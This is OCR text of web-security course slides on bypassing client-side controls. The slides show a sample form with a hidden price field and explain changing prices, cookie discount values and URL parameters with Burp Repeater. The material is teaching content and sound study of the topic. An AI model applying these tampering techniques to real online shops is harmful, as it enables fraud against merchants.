
CNIT 129S: Securing Web Applications



Ch 5:
Bypassing Client-Side Controls

Updated 2-16-22

Clients Repeat Data

- **It's common for a server to send data to a client**
- **And for the client to repeat that same data back to the server**
- **Developers often assume that the client won't modify the data**

Why Repeat Data?

- **Avoids storing a lot of data within the user's session; can improve performance**


- **An app deployed on many servers may not have the required data available at each step**

- **Third-party components, such as shopping carts, may be difficult to deploy without repeating data**

- **Getting approval to modify server-side API code may be difficult and slow; storing data on the client may be fast and easy**


Hidden Form Fields

- **Server sends hidden price field to client**





```
<form action="hidden1.php" method="POST">
Qty: <input type="text" name="qty">
<input type="hidden" name="price" value="449">
<p align="center">
<input type="submit" value="Submit"></p>
</form>
```

Changing Price with Burp




Burp Tip

- When using repeater, delete the **Accept-Encoding** header to make response plaintext



Match and Replace



2. Cookie Discount

- **Discount amount in cookie**

POST request to /hidden2.php


Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie	CF_STATUS	active
Cookie	discount	10
Body	qty	1
Body	price	449

Demonstration


- **Alter cookie value with Burp Repeater**

3. URL Parameters

- **No proxy needed**



- **Just modify the URL**



